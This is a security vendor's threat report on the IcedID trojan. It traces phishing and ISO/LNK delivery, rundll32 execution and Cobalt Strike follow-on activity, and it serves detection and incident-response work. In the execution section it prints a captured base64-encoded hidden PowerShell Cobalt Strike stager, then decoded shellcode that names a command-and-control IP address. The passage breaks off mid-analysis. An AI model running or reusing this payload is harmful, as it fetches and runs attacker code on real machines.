IcedID-IcedID Beacon - Hunting, Preventing, and Responding to IcedID Malware using Logpoint

Emerging Threats Protection Report

IcedID, also known as Bokbot, is a banking trojan often delivered through phishing campaigns and other malware. In 2020, it was most commonly found as the result of TA551 initial access. Initially, IcedID was used as initial access to organizations by MAZE and Egregor ransomware groups. Logpoint has been closely tracking the shifting tactics, techniques, and procedures (TTPs) of ill-motivated groups who follow access acquired from IcedID infections for a few months now.

Table of Contents


Our Logpoint Security Research team has been researching and investigating new major vulnerabilities, building SIEM rules and SOAR Playbooks aiding swift investigation and response times.

IcedID, also known as Bokbot, is a banking trojan often delivered through phishing campaigns and other malware. In 2020, it was most commonly found as the result of TA551 initial access. Initially, IcedID was used as initial access to organizations by MAZE and Egregor ransomware groups. Logpoint has been closely tracking the shifting tactics, techniques, and procedures (TTPs) of ill-motivated groups who follow access acquired from IcedID infections for a few months now.

Previously, IcedID was primarily used to target banking credentials. 2020 onwards, we noticed adversaries openly employing IcedID to access afflicted networks, which in many cases led to the usage of popular post-exploitation frameworks and, ultimately, the deployment of ransomware. This report looks deep into how IcedID can be detected as a means of preventing a ransomware attack and detecting its trace before any significant damage can be done.

All new detection rules are available as part of Logpoint's latest release, as well as through Logpoint's download center (https://servicedesk.logpoint.com/hc/en-us/articles/115003928409). Customized Investigation and Response playbooks were pushed to Logpoint ETP customers. Contact Logpoint Global Services for Emerging Threats Protection playbook.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint's SIEM and SOAR capabilities.


Gather recent CVEs
Research CVEs according to customers' relevancy
Generate report
Generate Investigation Playbook
Deploy and customize detections, and playbooks according to customers' security controls
Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly
Prep for next emerging threats by gathering
- CVEs
- IOCs
- TTPs
- News, blogs, RSS, etc.
WEEK 1
WEEK 2
WEEK 3
WEEK 4

Analysis Environment

For the analysis of the IcedID as malware, we used multiple variants to provide an all-encompassing detection and understanding. The samples from online sandboxes were utilized and are available publicly on AnyRun and CAPE Sandbox. We used static and dynamic analysis on the samples we detonated in Microsoft Windows 10 Enterprise Evaluation on a Virtual Environment and used process hacker and procmon to view the processes as they ran. Besides that, we looked into detailed reports from our friends at the DFIR Report, Fortinet, CIS, Malwarebytes, and other cyber defense blogs to make sure we didn't leave out any crucial information and be able to provide a comprehensive report as possible.

At a high level, below are some of **IcedID's** core capabilities:

- **Initial Access** - Uses contact forms, spoofed invoices, and spearphishing attempts.
- **Execution** - Uses rundll32 to load malicious DLLs that are used by Cobalt Strike, scheduled tasks, WMI, and LOLBINs.
- **Privilege Escalation** - Uses of WMI and PsExec to deploy additional ransomware and get root access, Stolen accounts, and process injection.
- **Persistence** - Modifies registry Run\RunOnce keys, creating scheduled tasks and external remote services.
- **Defense Evasion** - Stops defender logging, disables real-time and tamper protection, uninstalls antivirus and malware protection like defender, third party vendor if present. Also cleans the event log and further prevents the writing of any new log.
- **Credential harvesting** - Enabling Wdigest authentication mechanism to easily retrieve clear text passwords.
- **Lateral Movement -** Enables RDP in the compromised system and performs remote execution of BEACON service binaries.
- **Exfiltration -** Utilizes Cobalt Strike modules and RCLONE.
- **Impact -** Deletes Shadow copy, modifies boot configuration data to disable auto recovery, and various services and tasks are killed before encryption.

Vulnerability Analysis

IcedID is a banking trojan-as-a-service that steals critical financial information by establishing a local proxy to intercept all browser activity on an infected machine. IcedID, which first appeared in the wild in late 2017, is thought to be the successor to the formerly prolific Vawtrak (aka Neverquest) trojan, which fell out of favor following the arrest of key creators in January 2017. IcedID has already been provided as a post-stage payload by several well-known attacks, including Emotet, TrickBot, and Hancitor. Red Canary spotted TA551 as the principal initial access vector supplying IcedID in 2020. We frequently noticed IcedID as a secondary payload when TA551 initially launched Ursnif or Valak early in the year. However, by July, the intermediary payloads had halted because TA551 had chosen to deliver IcedID directly.

IcedID Infections

When discrete processes, such as gaining access, are not part of a contiguous operation, separate phases of incursions are allocated to various uncategorized (UNC) groups. Pure "access operations" provide remote access to a target environment for subsequent activities carried out by a distinct party. An example of an access operation is a backdoor placed to create an initial footing for another group.

Between July and December 2020, an IcedID phishing infection chain involved MOUSEISLAND and PHOTOLOADER in a multi-stage process. Later versions were found using techniques like GZIPLOADER and Contact Forms embedded in websites.




Phishing email with a copressed and password protected attachment is sent to the victim
Recipient opens the attachment with the password contained in the email body
Embedded macros in the MOUSEISLAND malicious document download PHOTOLOADER
PHOTOLOADER downloads and decrypts IcedID
IcedID provides backdoor access to the vicitim host
/logpoint

Figure 1: Example UNC2420 MOUSEISLAND to IcedID Infection Chain

MOUSEISLAND is a Microsoft Word macro downloader that is distributed inside a password-protected zip attached to a phishing email as the first infection stage (Figure 2). PHOTOLOADER, which acts as an intermediary downloader to install IcedID, was the secondary payload provided by MOUSEISLAND based on our intrusion data from reacting to IcedID-related occurrences. The MOUSEISLAND distribution of PHOTOLOADER and other payloads is attributed to UNC2420, a distribution threat cluster built by the Mandiant Threat Pursuit team. The publicly published nomenclature of "Shathak" or "TA551" overlaps with UNC2420 activity shares.



S

Re: Sani shield

request.zip
127 KB

Hello ,

The important information for you. See the attachment to the email.

Password - 3425212


Regards,

Figure 2: UNC2420 MOUSEISLAND Phishing Email

Once the phishing attack is successful, it starts acting on its nature to start stealing credentials, establishing a foothold, or even installing ransomware. In addition to its malspam efforts, IcedID is primarily distributed as a secondary payload from other viruses, most notably Emotet. IcedID avoids detection by antivirus and other malware detection technologies by injecting itself into the operating system (OS) memory and ordinary processes. IcedID is known to be updated by malware authors to boost persistence and dodge fresh detection efforts.

Initial Access

Most of the ransomware actors are using IcedID as an initial attack vector, in this case, as a trojan. The payload was provided through email in the form of an ISO file, docs_invoice_173.iso, which a user opened and executed. Filtering by the Event ID `12`, we were able to determine who installed the ISO in Microsoft-Windows-VHDMP-Operational.evtx as shown below:



Microsoft-Windows-VHDMP-Operational   Number of events: 13

Level	Date and Time	Source	Event ...	Task Category
Information	[redacted]	VHDMP	22	Filewrapper Handle Create
Information	[redacted]	VHDMP	23	Filewrapper Handle Create
Information	[redacted]	VHDMP	12	Virtual Disk Handle Create
Information	[redacted]	VHDMP	25	Surface Virtual Disk
Information	[redacted]	VHDMP	1	Surface Virtual Disk
Information	[redacted]	VHDMP	30	Virtual Disk Handle Close

Event 12, VHDMP


```
Handle for virtual disk '\\?\C:\Users\[redacted]\Downloads\docs_invoice_173.iso' created successfully. VM ID = {00000000-0000-0000-0000-000000000000},
Type = ISO, Version = 1, Flags = 0x0, AccessMask = 0xD0000, WriteDepth = 0, GetInfoOnly = false, ReadOnly = false, HandleContext = 0xffffc80f9cd272c0,
VirtualDisk = 0xffffc80f9ddba080.
```

Log Name: Microsoft-Windows-VHDMP/Operational
Source: VHDMP   Logged: [redacted]
Event ID: 12   Task Category: Virtual Disk Handle Create
Level: Information   Keywords: Activity
User: S-1-5-21-[redacted]   Computer: [redacted]
OpCode: Stop
More Information: Event Log Online Help

Figure 3: Event Viewer screenshot of ISO being loaded

When mounted, the ISO contained two files:

- `document.lnk`
- `dar.dll` (hidden attribute enabled)




Name	Type	Size
dar.dll	Application extens...	148 KB
document	Shortcut	2 KB

Figure 3: Files contained in the ISO

The file `document.lnk` is a shortcut or lnk file and `dar.dll` was the IcedID payload.

Execution

Checking the document properties of the attached document file, we can see that it executes rundll32 with the hidden DLL file.



document


Target type: Application

Target location: System32

Target: vs\System32\rundll32.exe dar.dll,DllRegisterServer

Figure 4: Document properties of the LNK file

Using LECmd.exe, a tool by Eric Zimmerman, further information can be determined from the file, including when the shortcut file was made, what hostname and the MAC Address of the device it was created on, and even the directory path of the user that created it.




```
Tracker database block
Machine ID: desktop-tcrdu4c
MAC Address: 9a:2a:7b:86:e2:82
MAC Vendor: (Unknown vendor)
Creation: [redacted]

Volume Droid: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
Volume Droid Birth: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
File Droid: b572a522-a690-11ec-a54e-9a2a7b86e282
File Droid birth: b572a522-a690-11ec-a54e-9a2a7b86e282

Property store data block (Format: GUID\ID Description ==> Value)
dabd30ed-0043-4789-a7f8-d013a4736622\100    Item Folder Path Display Narrow    ==> Desktop (C:\Users\admin)
b725f130-47ef-101a-a5f1-02608c9eebac\10     Item Name Display                  ==> data
b725f130-47ef-101a-a5f1-02608c9eebac\15     Date Created                       ==> [redacted]
b725f130-47ef-101a-a5f1-02608c9eebac\4      Item Type Text                     ==> File folder
b725f130-47ef-101a-a5f1-02608c9eebac\14     Date Modified                      ==> [redacted]
28636aa6-953d-11d2-b5d6-00c04fd918d0\30     Parsing Path                       ==> C:\Users\admin\Desktop\data
446d16b1-8dad-4870-a748-402ea43d788c\104    Volume Id                          ==> Unmapped GUID: 00048f1e-0000-0000-0000-300300000000
```

Figure 5: LEC analysis of the LNK file

Once the user clicks on the LNK file, a new process is created with the following command:

```
C:\Windows\System32\rundll32.exe dar.dll,DllRegisterServer
```

Shortly after the execution of the payload, several child processes are spawned that create persistence and begin discovery on the host.




PipeEvent (Pipe Created)	Image: C:\Windows\system32\rundll32.exe	PipeName: \postex_304a
PipeEvent (Pipe Connected)	Image: C:\Windows\SysWOW64\cmd.exe	PipeName: \postex_304a
PipeEvent (Pipe Created)	Image: C:\Windows\system32\sihost.exe	PipeName: \AppContracts_xAA05

Figure 6: Child processes view

The default behavior of rundll32.exe with a named pipe that matches postex [0-9a-f]4 is used by Cobalt Strike 4.2+ post-exploitation jobs. You may learn more about Cobalt Strike in a Defender's Guide by The DFIR Report.

When we reviewed the memory of this process, we were able to confirm it was Cobalt Strike when we successfully extracted the beacon configuration (additional details can be found in the **Command**


and Control section). The threat actor also executed a PowerShell Cobalt Strike payload on some servers:



```
"[redacted]T21:31:58.504","bb9b1e1ac5b9010266dde81b75c6a58cab9900cd","[redacted]","NtAllocateVirtualMemoryApiCal
l","","","","","","","","","","","","","","","","","","","","","","","","6cbce4a295c163791b60fc23d285e6d84f28ee4c","de96a6e69944335375dc1ac
238336066889d9ffc7d73628ef4fe1b1b160ab32c","powershell.exe","c:\windows\system32\windowspowershell\v1.0\powershell.exe","8432","powershell  -n
op -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoAR
gByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWAA2ADMATwBpAHkAQgBiAC8ASABQADgASwBQAHEAUgBLAHIAUgBpAGo
AWQBvAHoATwAxAGwAUwBOADgAbABBAEkAbwBJAEsAdgBtAEUAMgBsAEcAbQBnAFIAUgBaADYATgBnAGoAdgB6AHYAKwA4AEIATgBaAHYAWgBTAGUANgBkAHEAbgB1AHQAbwB1AHgAdQB6A
HYATgAzAEgAbgAzAFEATQBMAG4AVgBTAEcAZwBiAFIAUABaAE0AVABOADMATwBjAEIAagBaAG4AawBzADEAQwBvAFYAcgAxAGgATQBJADkAWgBYADYAVgBpAHkAcwBZAHQAYwBnADIAWAB
HADIAZQBMAFUAdwBlAGYAVgBEAHoAMwBoAEYAcABoAG4AaQBLAEsATAArAEsAbAB5AE4AVQBJAGgAMgBWAE8AbAA2AGoAOABMAFgAbgBXAGYARwBEAHEANQBRACsAUwBZAGoAeABHAFkAY
wA0AHYATABWAFYAZQBFAHEAUAA0AHIAZABDAEsAMwB3AHEANAB1AEkAdgBjAGUAdgBPADAAegBXAG4AaABtAEIAbwB0AEoAegAxAC8AZABaAGIANABkAHMAOQArAFgATABGAHkAWQBPAFE
AKwB5AFMAMAA3ADcAYQB4ADYAUQBiAFIAWABpAG4ATwB6AGEATwBTAG0AWABxAE8AegBWAGYANAB4AEQAZgBEAHYAVQBOAE4AZwBqADEARgAzAFgAOQBXAHUAMAA3AG4AbwA2AGMATQAxA
G4ASwBJAEcATQBOAEQAbgBWAGQATQAzAHMAbgBlAFEAYgBLAFAASwBoAHEAdgBtAE8AVABVAHYASABQAFAANAB2AGwANQA5AHYANgBTADUAVQBMAFkAdQBSAEUAcABhAEsAVwBSAGcAVAB
2AHEAcQBiAGoARgBNAHYAVQBqADMASwBtAGMASgBMADYAdQBGAFMAVQBiAFMAUAAwAEkAbQA5AEYAcQBuAFAAYgBwAFIAdgBWAGEAVwA2ADkAawBoAHMAdgBuADIAdwB2AGwAcwArAGUAV
wBUADQAQwBQAHoANQAzAE0AcABOADYANABpAGsAVgBZAFQAawBDAGIATABvAG4ARABJAHMAVgA2AGoAbgBUADkALwB6AHkAUQBuADEANwBzADAAYQBOAFgAVwBMAHYAYwBGAFYAdwBDAFE
ANAA5AFgAOABQAGgAMwBqAFoAdwBWAEIAMABnADEAMwBTAHcAaQBsAGYAQQBWAG8AdwBnAGYASwA1AFYATABJAE0AUgBJAFMAWgB4ADYARgBJAFgAVwA0AEIAdgA3ADIAMQB4ADYAZABxA
```

Figure 7: Encoded Cobalt Strike Payload

This payload is using the default Cobalt Strike obfuscation scheme (XOR 35), and can easily be decoded using CyberChef:




```
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZ
QByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALw
A2ADEAWAA2ADMATwBpAHkAQgBiAC8ASABQADgASwBQAHEAUgBLAHIAUgBpAGoAWQBvAHoATwAxAGwAUwBOADgAbABBAEkAbwB
JAEsAdgBtAEUAMgBsAEcAbQBnAFIAUgBaADYATgBnAGoAdgB6AHYAKwA4AEIATgBaAHYAWgBTAGUANgBkAHEAbgB1AHQAbwB1
AHgAdQB6AHYATgAzAEgAbgAzAFEATQBMAG4AVgBTAEcAZwBiAFIAUABaAE0AVABOADMATwBjAEIAagBaAG4AawBzADEAQwBvA
FYAcgAxAGgATQBJADkAWgBYADYAVgBpAHkAcwBZAHQAYwBnADIAWABHADIAZQBMAFUAdwBlAGYAVgBEAHoAMwBoAEYAcABoAG
4AaQBLAEsATAArAEsAbAB5AE4AVQBJAGgAMgBWAE8AbAA2AGoAOABMAFgAbgBXAGYARwBEAHEANQBRACsAUwBZAGoAeABHAFk
AYwA0AHYATABWAFYAZQBFAHEAUAA0AHIAZABDAEsAMwB3AHEANAB1AEkAdgBjAGUAdgBPADAAegBXAG4AaABtAEIAbwB0AEoA
egAxAC8AZABaAGIANABkAHMAOQArAFgATABGAHkAWQBPAFEAKwB5AFMAMAA3ADcAYQB4ADYAUQBiAFIAWABpAG4ATwB6AGEAT
wBTAG0AWABxAE8AegBWAGYANAB4AEQAZgBEAHYAVQBOAE4AZwBqADEARgAzAFgAOQBXAHUAMAA3AG4AbwA2AGMATQAxAG4ASw
BJAEcATQBOAEQAbgBWAGQATQAzAHMAbgBlAFEAYgBLAFAASwBoAHEAdgBtAE8AVABVAHYASABQAFAANAB2AGwANQA5AHYANgB
TADUAVQBMAFkAdQBSAEUAcABhAEsAVwBSAGcAVAB2AHEAcQBiAGoARgBNAHYAVQBqADMASwBtAGMASgBMADYAdQBGAFMAVQBi
AFMAUAAwAEkAbQA5AEYAcQBuAFAAYgBwAFIAdgBWAGEAVwA2ADkAawBoAHMAdgBuADIAdwB2AGwAcwArAGUAVwBUADQAQwBQA
HoANQAzAE0AcABOADYANABpAGsAVgBZAFQAawBDAGIATABvAG4ARABJAHMAVgA2AGoAbgBUADkALwB6AHkAUQBuADEANwBzAD
AAYQBOAFgAVwBMAHYAYwBGAFYAdwBDAFEANAA5AFgAOABQAGgAMwBqAFoAdwBWAEIAMABnADEAMwBTAHcAaQBsAGYAQQBWAG8
AdwBnAGYASwA1AFYATABJAE0AUgBJAFMAWgB4ADYARgBJAFgAVwA0AEIAdgA3ADIAMQB4ADYAZABxAE4ASABhAGMAQwBjAHAA
```

```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÕè....1ÿWWWWWh:Vy§ÿÕé¤...
[1ÉQQj.QQh»...SPhW..ÆÿÕPé....[1ÒRh.2À.RRRSRPhëU.;ÿÕ.Æ.ÃPh.3...àj.Pj.VhuF..ÿÕ_1ÿWWjÿSVh-..
{ÿÕ.À..Ê...1ÿ.öt..ùë
hªÅâ]ÿÕ.ÁhE!^1ÿÕ1ÿWj.QVPh·Wà.ÿÕ¿./..9Çu.XPé{ÿÿÿ1ÿé....éÉ...èoÿÿÿ/rR5c.Uù.Ý3..M´¡.&..6.«§l..
AäÇÄ.Í.B..°·³·Ê\l..XÃ°k
¨.ø(L.úMKä!/dó\[.|u.
êÀ1x¹..User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
.µ.àH¹;.+ljJb.
½=+}è4V...%..«.Æ.Å.ÑøÐÈ..¹jÄÀÕG0sy.(O,Iw@s.n8 1_....åÄ^çU.Ggz6Ñxh.ÔÁ.üÀæ¾¿ä¾?ü'Y;qÛ.é}1.¡-.
´ôç#óW.3ý-^¶S2.Û..á°..f°.;lt¨Õ.¨.£.e.*ìÏú~¤ÑµÂ)5µ_.@.ÊãC47.çÝÇÇ¡.ÉÂÙ¡v.~./Ï¡.*~È'o -
úxà.OÛªÏêùâþN··.6.êÑ.zOÚ.hðµ¢VÿÕj@h....h..@.WhX¤SåÿÕ.¹.....ÙQS.çWh.
..SVh...âÿÕ.ÀtÆ...Ã.ÀuåXÃè.ýÿÿ185.203.118.227..4V.
```

Figure 8: Using Cyberchef to decode

The output can be analyzed using scdbg to highlight what Windows API calls the shellcode makes:



